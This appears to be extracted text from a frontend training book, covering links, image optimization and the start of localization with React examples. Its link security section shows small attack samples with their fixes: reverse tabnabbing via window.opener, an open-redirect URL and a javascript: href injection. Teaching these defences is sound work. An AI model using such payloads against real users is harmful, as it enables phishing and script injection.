<!-- Usage: -->
<a href="https://example.com/products/123">
  Open Product
</a>

<!-- Behavior:
  - App installed: Opens app at /products/123
  - App not installed: Opens website at /products/123
  - Seamless fallback! -->

```

Custom URL Schemes:

```

<!-- App-specific protocol -->
<a href="myapp://products/123">Open in App</a>

<!-- Common schemes -->
<a href="spotify:track:123">Play Song</a>
<a href="slack://channel/123">Open Channel</a>

<!-- Fallback pattern -->
<a href="myapp://products/123"
  onclick="setTimeout(() => window.location='https://example.com/products/123', 500)">
  Open Product
</a>
<!-- Tries app first, falls back to website after 500ms -->

```

6. SEO and Crawlability

Canonical URLs (prevent duplicate content):

```

<!-- Page accessible via multiple URLs -->
https://example.com/products/123
https://example.com/products/123?ref=email
https://example.com/products/123?utm_source=google

<!-- Specify canonical (original) URL -->
<link rel="canonical" href="https://example.com/products/123">

<!-- Search engines consolidate ranking signals to canonical URL -->

```

XML Sitemap (help crawlers discover pages):

```

<?xml version="1.0" encoding="UTF-8"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url>
    <loc>https://example.com/</loc>
    <lastmod>2024-01-15</lastmod>
    <changefreq>daily</changefreq>
  </url>

```

```

    <priority>1.0</priority>
  </url>
  <url>
    <loc>https://example.com/products</loc>
    <lastmod>2024-01-14</lastmod>
    <changefreq>weekly</changefreq>
    <priority>0.8</priority>
  </url>
</urlset>

```

Robots.txt (crawler directives):

```

User-agent: *
Allow: /

### Disallow admin pages
Disallow: /admin/
Disallow: /api/

### Sitemap location
Sitemap: https://example.com/sitemap.xml

```

Structured Data (rich snippets):

```

<!-- BreadcrumbList (navigation trail in search results) -->
<script type="application/ld+json">
{
  "@context": "https://schema.org",
  "@type": "BreadcrumbList",
  "itemListElement": [{
    "@type": "ListItem",
    "position": 1,
    "name": "Home",
    "item": "https://example.com"
  }, {
    "@type": "ListItem",
    "position": 2,
    "name": "Products",
    "item": "https://example.com/products"
  }, {
    "@type": "ListItem",
    "position": 3,
    "name": "Shoes",
    "item": "https://example.com/products/shoes"
  }]
}
</script>

```

7. Accessibility and Navigation

Keyboard Navigation:

```

<!-- All links keyboard-accessible by default -->
<a href="/about">About</a> <!-- Tab to focus, Enter to activate -->

<!-- Skip links (bypass navigation) -->
<a href="#main-content" class="skip-link">
  Skip to main content

```



```

</a>

<style>
  .skip-link {
    position: absolute;
    top: -40px;
    left: 0;
    z-index: 100;
  }
  .skip-link:focus {
    top: 0; /* Visible on keyboard focus */
  }
</style>

<main id="main-content">
  <!-- Main content here -->
</main>

```

ARIA Attributes:

```

<!-- Current page indicator -->
<nav>
  <a href="/" aria-current="page">Home</a>
  <a href="/about">About</a>
  <a href="/contact">Contact</a>
</nav>

<!-- External link indicator -->
<a href="https://external.com" target="_blank" rel="noopener">
  External Site
  <span class="sr-only">(opens in new window)</span>
</a>

<!-- Disabled link (use button instead) -->
<button disabled>
  Unavailable Link
</button>

<!-- Don't use: <a href="#" class="disabled"> - still focusable, confusing -->

```

Focus Management:

```

// After client-side navigation, focus appropriate element
import { useEffect } from 'react';
import { useLocation } from 'react-router-dom';

function App() {
  const location = useLocation();

  useEffect(() => {
    // Focus main content after navigation
    const main = document.getElementById('main-content');
    if (main) {
      main.focus();
      main.scrollIntoView();
    }
  }, [location.pathname]);

  return <main id="main-content" tabIndex="-1">...</main>;
}

```

8. Link Security

target="_blank" Vulnerability:

```
<!-- VULNERABLE: Opener page accessible via window.opener -->
<a href="https://malicious.com" target="_blank">
  Click Me
</a>

<!-- Malicious site can do: -->
<script>
  window.opener.location = 'https://phishing-site.com';
  // User's original tab redirected to phishing site!
</script>

<!-- SECURE: Add rel="noopener noreferrer" -->
<a href="https://external.com" target="_blank" rel="noopener noreferrer">
  External Site
</a>
```

Open Redirect Vulnerability:

```
// VULNERABLE: User-controlled redirect
app.get('/redirect', (req, res) => {
  const url = req.query.url;
  res.redirect(url); // Attacker can redirect to phishing site
});

// Attack: https://example.com/redirect?url=https://phishing.com

// SECURE: Whitelist allowed domains
app.get('/redirect', (req, res) => {
  const url = req.query.url;
  const allowedDomains = ['example.com', 'trusted-partner.com'];

  try {
    const parsedUrl = new URL(url, 'https://example.com');
    if (allowedDomains.includes(parsedUrl.hostname)) {
      res.redirect(url);
    } else {
      res.status(400).send('Invalid redirect URL');
    }
  } catch (error) {
    res.status(400).send('Invalid URL');
  }
});
```

Link Injection (XSS via href):

```
// VULNERABLE: User-controlled href
function UserProfile({ user }) {
  return <a href={user.website}>Website</a>;
  // If user.website = "javascript:alert('XSS')", code executes!
}

// SECURE: Validate protocol
function UserProfile({ user }) {
  const isSafeUrl = (url) => {
```

```

    try {
      const parsed = new URL(url);
      return ['http:', 'https:'].includes(parsed.protocol);
    } catch {
      return false;
    }
  };

  const website = isSafeUrl(user.website) ? user.website : null;

  return website ? <a href={website}>Website</a> : null;
}

```

9. Link State and Styling

Active Link Styling:

```

// React Router NavLink (automatic active class)
import { NavLink } from 'react-router-dom';

<NavLink
  to="/about"
  className={({ isActive }) => isActive ? 'active' : ''}
>
  About
</NavLink>

// CSS
.active {
  font-weight: bold;
  color: blue;
}

```

Loading States:

```

// Show loading indicator during navigation
import { useNavigation } from 'react-router-dom';

function App() {
  const navigation = useNavigation();
  const isNavigating = navigation.state === 'loading';

  return (
    <div>
      {isNavigating && <div className="loading-bar"></div>}
      <nav>
        <Link to="/about">About</Link>
      </nav>
    </div>
  );
}

```

In code

Example: Example 1: Complete Link Component with Prefetching and Security

```
// components/SmartLink.jsx - Production-ready link component
import React, { useEffect, useRef, useState } from 'react';
import { Link as RouterLink, useLocation } from 'react-router-dom';

/**
 * SmartLink - Enhanced link component with prefetching, security, and analytics
 *
 * Features:
 * - Automatic external link detection
 * - Prefetching on hover/viewport
 * - Security attributes for external links
 * - Analytics tracking
 * - Accessibility enhancements
 */
export function SmartLink({
  to,
  href,
  children,
  prefetch = true,
  external = false,
  download = false,
  onClick,
  className,
  ...props
}) {
  const linkRef = useRef(null);
  const [isPrefetched, setIsPrefetched] = useState(false);
  const location = useLocation();

  // Normalize URL
  const url = to || href;

  // Detect external links
  const isExternal = external || (url && (
    url.startsWith('http://') ||
    url.startsWith('https://') ||
    url.startsWith('mailto:') ||
    url.startsWith('tel:')
  ));

  // Prefetch on hover
  const handleMouseEnter = () => {
    if (prefetch && !isPrefetched && !isExternal) {
      prefetchRoute(url);
      setIsPrefetched(true);
    }
  };

  // Prefetch function (framework-specific implementation)
  const prefetchRoute = (route) => {
    // React Router v6+ with data router
    // or custom implementation
    const link = document.createElement('link');
    link.rel = 'prefetch';
    link.href = route;
    document.head.appendChild(link);
  };
}
```

```

};

// Intersection Observer for viewport-based prefetching
useEffect(() => {
  if (!prefetch || isExternal || isPrefetched) return;

  const observer = new IntersectionObserver(
    (entries) => {
      entries.forEach((entry) => {
        if (entry.isIntersecting) {
          prefetchRoute(url);
          setIsPrefetched(true);
          observer.disconnect();
        }
      });
    },
    { rootMargin: '50px' } // Prefetch 50px before entering viewport
  );

  if (linkRef.current) {
    observer.observe(linkRef.current);
  }

  return () => observer.disconnect();
}, [url, prefetch, isExternal, isPrefetched]);

// Analytics tracking
const handleClick = (e) => {
  // Track click event
  if (window.gtag) {
    window.gtag('event', 'link_click', {
      link_url: url,
      link_text: typeof children === 'string' ? children : '',
      link_domain: isExternal ? new URL(url).hostname : window.location.hostname,
      outbound: isExternal
    });
  }

  // Custom onClick handler
  if (onClick) {
    onClick(e);
  }
};

// External link attributes
const externalAttrs = isExternal ? {
  target: '_blank',
  rel: 'noopener noreferrer',
  // Add visual indicator
  'aria-label': `${children} (opens in new window)`
} : {};

// Download attribute
const downloadAttr = download ? { download: typeof download === 'string' ? download : true } :
{};

// Internal link (use React Router)
if (!isExternal && !download) {
  return (
    <RouterLink
      ref={linkRef}
      to={url}

```

```

        className={className}
        onClick={handleClick}
        onMouseEnter={handleMouseEnter}
        {...props}
      >
        {children}
      </RouterLink>
    );
  }

// External or download link (use regular anchor)
return (
  <a
    ref={linkRef}
    href={url}
    className={className}
    onClick={handleClick}
    {...externalAttrs}
    {...downloadAttr}
    {...props}
  >
    {children}
    {isExternal && (
      <svg
        className="external-icon"
        width="12"
        height="12"
        viewBox="0 0 12 12"
        aria-hidden="true"
        style=
      >
        <path d="M6 1h5v5M11 1L5 7" stroke="currentColor" fill="none" />
      </svg>
    )}
  </a>
);
}

// Usage examples
function Examples() {
  return (
    <div>
      { /* Internal link (prefetched) */ }
      <SmartLink to="/products">
        Products
      </SmartLink>

      { /* External link (secure) */ }
      <SmartLink href="https://external.com">
        External Site
      </SmartLink>

      { /* Download link */ }
      <SmartLink href="/files/report.pdf" download="report.pdf">
        Download Report
      </SmartLink>

      { /* Email link */ }
      <SmartLink href="mailto:contact@example.com">
        Email Us
      </SmartLink>
    </div>
  );
}

```

```

    { /* Disable prefetch */}
    <SmartLink to="/heavy-page" prefetch={false}>
      Heavy Page (no prefetch)
    </SmartLink>
  </div>
);
}

// CSS for visual enhancements
/*
.external-icon {
  display: inline-block;
  margin-left: 4px;
  opacity: 0.7;
}

a:hover .external-icon {
  opacity: 1;
}

a:focus {
  outline: 2px solid blue;
  outline-offset: 2px;
}

a[download] {
  text-decoration: underline dotted;
}
*/

```

Common mistakes

1. Using Buttons for Navigation

✗ Wrong: Using `<button>` with `onClick` for navigation.

```

// BAD: Button for navigation
<button onClick={() => window.location = '/about'}>
  About Us
</button>

// Problems:
// ✗ Wrong semantics for navigation (assistive tech announces it as a button, not a link)
// ✗ Not crawlable by search engines
// ✗ No context menu (right-click → Open in new tab)
// ✗ No URL preview on hover
// ✗ Screen readers don't announce as navigation

```

✓ Correct: Use `<a>` or `<Link>` for navigation.

```

// GOOD: Link for navigation
<Link to="/about">
  About Us
</Link>

// Or with custom styling
<Link to="/about" className="button-style">

```

```

    About Us
  </Link>

  // Benefits:
  // ✓ Keyboard accessible (Tab to focus)
  // ✓ Crawlable (search engines follow links)
  // ✓ Context menu available
  // ✓ URL preview on hover
  // ✓ Screen readers announce correctly

```

When to use buttons:

```

// Use <button> for actions that don't navigate
<button onClick={handleSubmit}>Submit Form</button>
<button onClick={toggleMenu}>Open Menu</button>
<button onClick={addToCart}>Add to Cart</button>

// Use <Link> for navigation
<Link to="/checkout">Checkout</Link>
<Link to="/products/123">View Product</Link>

```

Why it matters: Links and buttons have different semantics. Links navigate to new resources (should be `<a>`), buttons perform actions (should be `<button>`). Using the wrong element breaks accessibility, SEO, and user experience (keyboard shortcuts, context menu, etc.).

2. Missing `rel="noopener"` on External Links

✗ Wrong: External link without security attributes.

```

<a href="https://external.com" target="_blank">
  External Site
</a>

// Security vulnerability:
// External site can access window.opener
// Can redirect original tab to phishing site:
// window.opener.location = 'https://phishing.com';

```

✓ Correct: Add `rel="noopener noreferrer"` to external links.

```

<a href="https://external.com" target="_blank" rel="noopener noreferrer">
  External Site
</a>

// rel="noopener": Prevents window.opener access (security)
// rel="noreferrer": Prevents Referer header (privacy)

// Both together: Full protection

```

Automatic fix in modern browsers:

```

<!-- Modern browsers automatically add rel="noopener" -->
<!-- But explicit is better for compatibility and clarity -->
<a href="https://external.com" target="_blank" rel="noopener noreferrer">

```


Why it matters: Without `rel="noopener"`, external sites can access and manipulate your page via `window.opener.location`, enabling phishing attacks (redirect user's original tab while they view external site). Always add `rel="noopener noreferrer"` to `target="_blank"` links.

3. Hash Links Breaking Client-Side Routing

✗ Wrong: Using `#` for dummy links, breaks back button.

```
// BAD: Hash links for actions
<a href="#" onClick={(e) => {
  e.preventDefault();
  doSomething();
}}>
  Click Me
</a>

// Problems:
// ✗ Adds "#" to URL (breaks history)
// ✗ Page scrolls to top
// ✗ Still navigable with keyboard (shouldn't be a link)
```

✓ Correct: Use `<button>` for actions, proper links for navigation.

```
// GOOD: Button for actions (no navigation)
<button onClick={doSomething}>
  Click Me
</button>

// GOOD: Real hash link for same-page navigation
<a href="#features">
  Jump to Features
</a>

// In SPA: Use router's hash linking
<Link to="/products#reviews">
  View Reviews
</Link>
```

Hash link implementation (React Router):

```
// Scroll to hash on route change
import { useEffect } from 'react';
import { useLocation } from 'react-router-dom';

function ScrollToHash() {
  const { hash } = useLocation();

  useEffect(() => {
    if (hash) {
      const element = document.querySelector(hash);
      if (element) {
        element.scrollIntoView({ behavior: 'smooth' });
      }
    }
  }, [hash]);

  return null;
}
```

```

}

// Usage
<Link to="/products#reviews">Reviews</Link>
// On navigation, scrolls to <div id="reviews">

```

Why it matters: `href="#"` is a hack—adds `#` to URL, breaks browser history, and scrolls page to top. If it's not navigation, don't use a link—use a `<button>`. If it IS navigation (same-page scroll), use proper hash with element ID.

Best practices

Key principles

1. **Navigation → Anchor, Action → Button:** If activating it changes the URL/resource, it must be an `<a href>` (or a router `<Link>` that renders one). If it mutates state, toggles UI, or submits, it must be a `<button>`. `href="#"` with `preventDefault()` is a smell: it pollutes history, scrolls to top, and lies about semantics.
2. **Keep the Real href:** A router link should still emit a working `href` so it survives no-JS, is crawlable, and supports open-in-new-tab. Use plain `<a>` deliberately for cross-origin, downloads, `mailto:` / `tel:`, and when you want a hard reload.
3. **Links Are an Attack Surface:** `target="_blank"` without `rel="noopener noreferrer"` hands the destination `window.opener`; a user-supplied `href` can be `javascript:...`; an unvalidated `?url=` redirect is an open redirect. Validate protocol and allow-list destinations.

DO

- Use `<a href>` / `<Link to>` for navigation and `<button type="button">` for actions
- Add `rel="noopener noreferrer"` to every `target="_blank"` link
- Allow only `http:` / `https:` (plus known schemes) for hrefs that come from data
- Mark the current destination with `aria-current="page"`
- Offer a focus-visible skip link to `#main-content`
- Keep shareable state (filters, search, sort, page) in search params

DON'T

- Use `href="#"` + `onClick` as a substitute for a button
- Navigate with `window.location = ...` inside a `<button>`
- Disable a link with a class — render a `<button disabled>` or plain text instead
- Announce external links by icon alone (add visually hidden text)
- Prefetch every link on the page regardless of connection or `saveData`
- Put tokens, passwords, or PII in the URL

Quality gates

Before you call it done:

- ☐ Every navigation uses `<a href>` / `<Link to>`; every action uses `<button>`
- ☐ No `href="#"` anchors standing in for buttons

- ☐ All `target="_blank"` links carry `rel="noopener noreferrer"`
- ☐ Data-supplied hrefs are protocol-validated (no `javascript:`)
- ☐ Current destination marked with `aria-current="page"`
- ☐ Shareable state (filter/search/sort/page) lives in the URL, secrets do not

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/links.html



Images

THE SERVER SIDE · CHAPTER 34

Key insight. Modern image optimization combines responsive images (`<picture>` + `srcset`), lazy loading (`loading="lazy"`), next-gen formats (WebP/AVIF with JPEG fallback), and CDN transformation to reduce bandwidth by 50-80%. The critical pattern is serving **different image sizes** for different viewports (400px mobile, 800px tablet, 1200px desktop) and **different formats** based on browser support, while deferring off-screen images with lazy loading to prioritize above-the-fold content. **Performance impact:** Optimized images reduce Largest Contentful Paint (LCP) from 4s to <2.5s, improving Core Web Vitals and SEO rankings.

What it is

Images are the #1 cause of slow page loads, accounting for **50-70% of total page weight**. Optimizing images is critical for performance, user experience, and SEO.

The Image Optimization Problem:

- Desktop users download massive 2400px images on 1920px screens → waste bandwidth
- Mobile users download desktop images on 375px screens → 10x more data than needed
- Old browsers get modern WebP they can't decode → broken images
- All images load immediately → block rendering, slow LCP, poor user experience
- Images lack dimensions → layout shift (CLS), jumpy scrolling

Modern Image Optimization Stack:

1. **Responsive Images:** Serve different sizes for different viewports
 - Use `srcset` attribute with pixel density descriptors (`1x` , `2x`) or width descriptors (`400w` , `800w`)

- Use `<picture>` element for art direction (crop differently on mobile vs desktop)
 - Browser automatically selects best image based on viewport size and device pixel ratio
2. **Next-Gen Formats:** Reduce file size by 25-50% with modern compression
 - **WebP:** 25-35% smaller than JPEG, supported in 95% of browsers
 - **AVIF:** 50% smaller than JPEG, excellent quality, but only 70% browser support
 - **Fallback chain:** AVIF → WebP → JPEG for maximum compatibility
 3. **Lazy Loading:** Defer off-screen images to prioritize critical content
 - Native `loading="lazy"` attribute (90% browser support)
 - Intersection Observer API for custom lazy loading with placeholders
 - Eager load above-the-fold hero images, lazy load everything else
 4. **CDN Transformation:** Generate sizes and formats on-the-fly
 - Cloudinary, Imgix, Cloudflare Images transform URLs: `/image.jpg?w=800&f=webp`
 - Automatic format detection and optimization
 - Global edge caching for fast delivery worldwide
 5. **Caching Strategy:** Reduce repeat downloads
 - Set `Cache-Control: max-age=31536000, immutable` for fingerprinted URLs
 - Use content hashing in filenames: `hero.abc123.jpg` enables permanent caching
 - Preload critical images: `<link rel="preload" as="image" href="/hero.jpg">`
 6. **Dimensions & Aspect Ratio:** Prevent layout shift
 - Always set `width` and `height` attributes (or `aspect-ratio` CSS)
 - Browser reserves space before image loads → no CLS (Cumulative Layout Shift)
 - Use `object-fit: cover` for responsive containers

Performance Metrics Impact:

Metric	Before Optimization	After Optimization	Target
LCP (Largest Contentful Paint)	4.2s	1.8s	<2.5s ✓
CLS (Cumulative Layout Shift)	0.15	0.02	<0.1 ✓
Total Page Weight	3.2 MB	800 KB	<1 MB ✓
Image Requests	45	12 (lazy loaded)	Minimize

Why Image Optimization Matters:

- **Performance:** 53% of mobile users abandon sites that take >3s to load
- **SEO:** Core Web Vitals (LCP, CLS) are Google ranking factors
- **Bandwidth:** Mobile users on limited data plans benefit from smaller images
- **Sustainability:** Smaller images = less energy consumption, lower carbon footprint
- **Accessibility:** Faster loads benefit users with slow connections or older devices

In code

Example: Responsive Images with srcset

```
<!-- ===== RESPONSIVE IMAGE WITH SRCSET ===== -->
<!-- Browser chooses best size based on viewport width and DPR -->



<!-- How it works:
1. srcset lists available image widths (400w = 400px wide)
2. sizes tells browser how wide image will be displayed:
   - On mobile (<640px): image fills viewport (100vw)
   - On tablet (<1024px): image is 80% of viewport (80vw)
   - On desktop: image is fixed 1200px
3. Browser calculates: (viewport width × size) / device pixel ratio
   - iPhone 13 (390px × 3 DPR): needs ~1200px image → chooses 1200w
   - iPad (768px × 2 DPR × 80%): needs ~1200px image → chooses 1200w
   - Desktop (1920px): needs 1200px → chooses 1200w
4. Browser picks smallest image that meets requirement
-->

<!-- ===== PIXEL DENSITY DESCRIPTORS ===== -->
<!-- For fixed-size images (logos, icons) -->



<!-- Standard screens: get 1x (200×50px)
      Retina (2x DPR): get 2x (400×100px)
      iPhone Pro (3x DPR): get 3x (600×150px)
-->
```

```

<!-- ===== LAZY LOADING ===== -->
<!-- Defer off-screen images -->

<!-- Eager load (above-the-fold hero image) -->


<!-- Lazy load (below-the-fold content) -->


<!-- Native lazy loading:
- loading="lazy": Browser loads when image is near viewport
- loading="eager": Load immediately (default)
- fetchpriority="high": Prioritize this image (for LCP)
-->

<!-- ===== REACT COMPONENT ===== -->
<!-- Reusable image component -->

import React from 'react';

function ResponsiveImage({
  src,
  alt,
  width,
  height,
  sizes = '100vw',
  loading = 'lazy',
  className = ''
}) {
  // Generate srcset from base filename
  const generateSrcSet = (baseSrc) => {
    const ext = baseSrc.substring(baseSrc.lastIndexOf('.'));
    const base = baseSrc.substring(0, baseSrc.lastIndexOf('.'));

    return [
      `${base}-400${ext} 400w`,
      `${base}-800${ext} 800w`,
      `${base}-1200${ext} 1200w`,
      `${base}-1600${ext} 1600w`
    ].join(', ');
  };

  return (
    <img
      src={src}
      srcSet={generateSrcSet(src)}
      sizes={sizes}

```

```

    alt={alt}
    width={width}
    height={height}
    loading={loading}
    className={className}
  />
);
}

export default ResponsiveImage;

// Usage
<ResponsiveImage
  src="/images/hero-800.jpg"
  alt="Mountain landscape"
  width={1200}
  height={600}
  sizes="(max-width: 768px) 100vw, 80vw"
  loading="eager"
/>

```

Common mistakes

1. Not Providing Image Dimensions

Mistake: Omitting width/height causes layout shift (CLS) as image loads.

```

<!-- ❌ BAD: No dimensions, causes layout shift -->


<!-- What happens:
1. Browser renders page without knowing image size
2. Text and elements flow normally
3. Image downloads (1-2 seconds)
4. Image appears, pushes content down
5. User clicks button, button moves → missed click!
6. CLS (Cumulative Layout Shift) penalty, bad UX
-->

<!-- ✅ GOOD: Dimensions reserve space -->


<!-- What happens:
1. Browser reserves 800×600px space immediately
2. Content flows around reserved space
3. Image downloads
4. Image fills reserved space, no shift
5. CLS = 0, good UX
-->

<!-- ✅ ALTERNATIVE: CSS aspect-ratio -->

```



```


<!-- Browser calculates height based on width and aspect ratio -->
```

Why it matters: Layout shift (CLS) frustrates users and hurts SEO. 25% of page abandonment due to poor CLS.

2. Lazy Loading Above-the-Fold Images

Mistake: Lazy loading hero images delays LCP (Largest Contentful Paint).

```
<!-- ❌ BAD: Lazy loading hero image -->


<!-- What happens:
1. Page loads
2. Browser sees loading="lazy"
3. Waits until image enters viewport
4. Starts downloading (2-3 seconds after page load!)
5. LCP = 3-4 seconds (very slow)
6. Google penalizes in search rankings
-->

<!-- ✅ GOOD: Eager load + high priority for LCP image -->


<!-- What happens:
1. Page loads
2. Browser immediately prioritizes hero image
3. Downloads in parallel with CSS/JS
4. LCP = 1-2 seconds (fast)
5. Good Core Web Vitals score
-->

<!-- ✅ ALTERNATIVE: Preload -->
<head>
  <link rel="preload" as="image" href="/hero.jpg" />
</head>


```

Why it matters: LCP is a Core Web Vitals metric. Slow LCP = lower Google rankings + higher bounce rate.

3. Serving Oversized Images

Mistake: Serving 3000px images to 375px mobile screens wastes 90% of data.

```
<!-- ❌ BAD: Fixed high-res image for all devices -->


<!-- Mobile user downloads:
- Image size: 3000 × 2000px
- File size: 2.5 MB
- Screen size: 375px wide
- Wasted: 2.3 MB (92% of download)
- Load time: 8 seconds on 3G
- Result: User bounces
-->

<!-- ✅ GOOD: Responsive srcset for different sizes -->


<!-- Mobile user downloads:
- Browser selects: photo-400.jpg
- Image size: 400 × 267px
- File size: 80 KB
- Screen size: 375px wide
- Perfect fit, no waste
- Load time: <1 second
- Result: Happy user
-->

<!-- ✅ ALTERNATIVE: CDN auto-sizing -->


<!-- CDN detects:
- Client hints from browser (viewport width, DPR)
- Automatically serves optimal size
- No manual srcset needed
-->
```

Why it matters: 53% of mobile users abandon sites >3s load time. Oversized images are the #1 cause of slow mobile.

Best practices

Key principles

1. **Right Size per Viewport:** `srcset` + `sizes` let the browser pick the smallest file that still looks sharp for its width and device pixel ratio. A 375px phone should never download a 2400px hero.
2. **Reserve Space Always:** Set `width` and `height` (or CSS `aspect-ratio`) on every image. The browser then reserves the box before the bytes arrive, so content never shifts (CLS).
3. **Prioritise the Fold, Defer the Rest:** The above-the-fold hero is usually the LCP element — eager-load it with `fetchpriority="high"` (or preload it). Everything below the fold gets `loading="lazy"`.

DO

- Provide `width / height` or `aspect-ratio` on every image
- Use `srcset` + `sizes` for resolution switching
- Use `<picture>` for art direction or format fallbacks
- Serve AVIF/WebP with a JPEG fallback
- Eager-load + `fetchpriority="high"` the LCP image
- Write meaningful `alt` text (empty `alt=""` for decorative images)

DON'T

- Lazy-load the hero image (it delays LCP)
- Ship one oversized image to every device
- Omit dimensions (causes layout shift)
- Hand-generate a dozen variants when a CDN can transform on demand
- Forget a fallback format for older browsers
- Use `<img>` for decoration that belongs in CSS

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Every image has <code>width / height</code> or <code>aspect-ratio</code> | ☐ Below-the-fold images use <code>loading="lazy"</code> |
| ☐ <code>srcset / sizes</code> provided for content images | ☐ LCP image is eager with <code>fetchpriority="high"</code> or preloaded |
| ☐ Modern format (AVIF/WebP) with a fallback | ☐ Meaningful <code>alt</code> text (or <code>alt=""</code> when decorative) |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/images.html



Localization

THE SERVER SIDE · CHAPTER 35

Key insight. Localization (i18n/L10n) in frontend applications extends beyond translating strings—it requires internationalization architecture supporting dynamic language switching, RTL layouts, pluralization rules varying by language (English 2 forms vs Arabic 6 vs Japanese 1), date/number/currency formatting respecting regional conventions (12/31/2025 vs 31.12.2025 vs 2025-12-31, \$1,000.00 vs 1.000,00€), lazy-loading translation bundles minimizing initial payload, and server-side locale detection ensuring crawlers and users receive content in correct language without client-side flicker—transforming monolingual apps into globally accessible experiences serving billions of users in 100+ languages while maintaining a single codebase.

What it is

Localization addresses the challenge of serving global audiences while respecting regional linguistic, cultural, and formatting conventions: users expect applications in their native language (Spanish in Mexico, Portuguese in Brazil), culturally appropriate content (imagery, colors, idioms avoiding offensive symbols), and familiar formats (dates DD/MM/YYYY vs MM/DD/YYYY, currencies \$1,234.56 vs 1.234,56€ vs ¥1,235, measurement units miles vs kilometers). Traditional approaches hardcode English strings, making internationalization an expensive refactoring exercise, but modern i18n architecture builds language flexibility from day one using translation keys, parameter interpolation, and format helpers enabling painless expansion from 1 language to 100+ languages sharing single codebase.

The two-phase internationalization process separates infrastructure from content: (1) **Internationalization (i18n)** prepares application architecture supporting multiple locales (extract hardcoded strings to translation files, implement language switcher, add locale-aware formatting for dates/numbers/currencies, design RTL-compatible layouts using logical CSS properties `margin-inline-start` instead of `margin-`

left, support dynamic content loading), (2) **Localization (L10n)** adapts content for specific markets (professional human translation of strings ensuring cultural appropriateness, regional formatting configurations, locale-specific assets like localized images with region-appropriate models/landmarks, legal compliance with local regulations like GDPR cookie consent copy). L10n happens once, enabling L10n for unlimited locales thereafter.

Translation management separates code from content using key-based lookup: **Translation Keys** (user.welcome instead of “Welcome” hardcoded), **Translation Files** (JSON/YAML per language en.json, es.json, ja.json storing key-value mappings), **Fallback Chain** (user locale es-MX → es → en avoiding missing translations), **Namespace Organization** (common.button.save, dashboard.metrics.title preventing conflicts). Developers reference keys t('user.welcome', { name }) with interpolation parameters, runtime resolves to translated string “Welcome, John” (en) or “Bienvenido, John” (es) or “ようこそ、John” (ja), missing keys fall back to default language preventing blank UI, warnings in development highlight missing translations.

Pluralization complexity varies dramatically by language: English has 2 forms (1 item vs 2+ items), Russian has 3 forms (1, 2-4, 5+), Arabic has 6 forms (zero, one, two, few, many, other), Japanese has 1 form (no distinction). i18n libraries implement CLDR plural rules automatically: t('items_count', { count: 0 }) resolves to “0 items” (English), “0 elementos” (Spanish zero form), “0個のアイテム” (Japanese no plural), t('items_count', { count: 1 }) → “1 item”, “1 elemento”, “1個のアイテム”, t('items_count', { count: 5 }) → “5 items”, “5 elementos”, “5個のアイテム”. Translation files define all forms: { "items_count_zero": "no items", "items_count_one": "1 item", "items_count_other": "n items" }, library selects correct form based on locale's plural rules.

Date and number formatting follows regional conventions using Intl API: **Dates** (new Intl.DateTimeFormat('en-US').format(date) → “12/31/2025”, 'en-GB' → “31/12/2025”, 'ja-JP' → “2025/12/31”, 'ar-SA' → “١٤٤٧/٦/٣٠” Arabic numerals with Hijri calendar option), **Numbers** (new Intl.NumberFormat('en-US').format(1234.56) → “1,234.56”, 'de-DE' → “1.234,56” reversed separators, 'hi-IN' → “1,234.56” Indian lakhs system “1,00,000”), **Currency** (new Intl.NumberFormat('en-US', { style: 'currency', currency: 'USD' }).format(1234.56) → “\$1,234.56”, 'de-DE' + EUR → “1.234,56 €”, 'ja-JP' + JPY → “¥1,235” no decimals for yen), **Relative Time** (new Intl.RelativeTimeFormat('en').format(-1, 'day') → “1 day ago”, 'es' → “hace 1 día”, 'ja' → “1 日前”). Intl API handles all complexity internally respecting locale conventions.

RTL (right-to-left) support for Arabic and Hebrew requires layout mirroring: **Logical Properties** (margin-inline-start instead of margin-left flips automatically in RTL, padding-inline-end instead of padding-right, inset-inline-start instead of left), **Direction Attribute** (<html dir="rtl"> triggers browser RTL mode, dir="auto" auto-detects based on content), **Icon Flipping** (arrows, chevrons mirror horizontally, but checkmarks, crosses don't flip), **Text Alignment** (text-align: start instead of left respects direction). CSS frameworks handle RTL automatically when using logical properties, older codebases require separate RTL stylesheets or PostCSS plugins generating mirrored versions.

Dynamic language switching enables user preference: **Language Selector** (dropdown in header allowing instant locale change), **Persistence** (save preference to localStorage/cookie surviving sessions), **URL Strategy** (subdomain es.example.com, subdirectory /es/about, query parameter ?lang=es, each affecting SEO differently), **Server Detection** (Accept-Language header indicating browser preferences, IP

geolocation suggesting country-specific locale, user account settings overriding auto-detection). Server-side rendering requires locale detection before rendering to prevent an English flash followed by Spanish content; client-side apps can show a language selector during load, allowing the user to choose before hydration.

Bundle optimization prevents loading all languages upfront: **Code Splitting** (separate chunk per locale `en-<hash>.js`, `es-<hash>.js`, `ja-<hash>.js`), **Lazy Loading** (fetch translation bundle on demand when user switches language or browser navigates to localized route), **Tree Shaking** (remove unused translation keys reducing bundle size), **Compression** (gzip/brotli compress repetitive JSON translation files efficiently). Initial load includes only active locale (en bundle 50KB) avoiding 100-language bundle (5MB), language switcher triggers dynamic import fetching Spanish bundle (55KB) then hot-swaps translations without page reload.

SEO considerations for multilingual sites: **Separate URLs** per language (Google requires distinct URLs not JavaScript switching single URL), **hreflang Tags** (`<link rel="alternate" hreflang="es" href="https://example.com/es/about">` indicating Spanish version, `hreflang="en"` English, `hreflang="x-default"` fallback for unmatched locales), **Content Translation** (full page content not just UI strings, translated meta tags title/description, localized structured data), **Sitemap Internationalization** (XML sitemap listing all language variants with hreflang annotations). Search engines index each language separately ranking Spanish site for Spanish queries, English site for English queries, hreflang prevents duplicate content penalties.

In code

Example: React i18next Setup

Simple internationalization with react-i18next:

```
// ===== i18n.js - Configuration =====
import i18n from 'i18next';
import { initReactI18next } from 'react-i18next';
import LanguageDetector from 'i18next-browser-languagedetector';

// Translation resources
const resources = {
  en: {
    translation: {
      welcome: "Welcome, !",
      items_count_zero: "No items",
      items_count_one: "1 item",
      items_count_other: "n items",
      button: {
        save: "Save",
        cancel: "Cancel",
        delete: "Delete"
      }
    }
  },
  es: {
    translation: {
      welcome: "¡Bienvenido, !",
```

```

    items_count_zero: "Sin elementos",
    items_count_one: " elemento",
    items_count_other: " elementos",
    button: {
      save: "Guardar",
      cancel: "Cancelar",
      delete: "Eliminar"
    }
  },
  ja: {
    translation: {
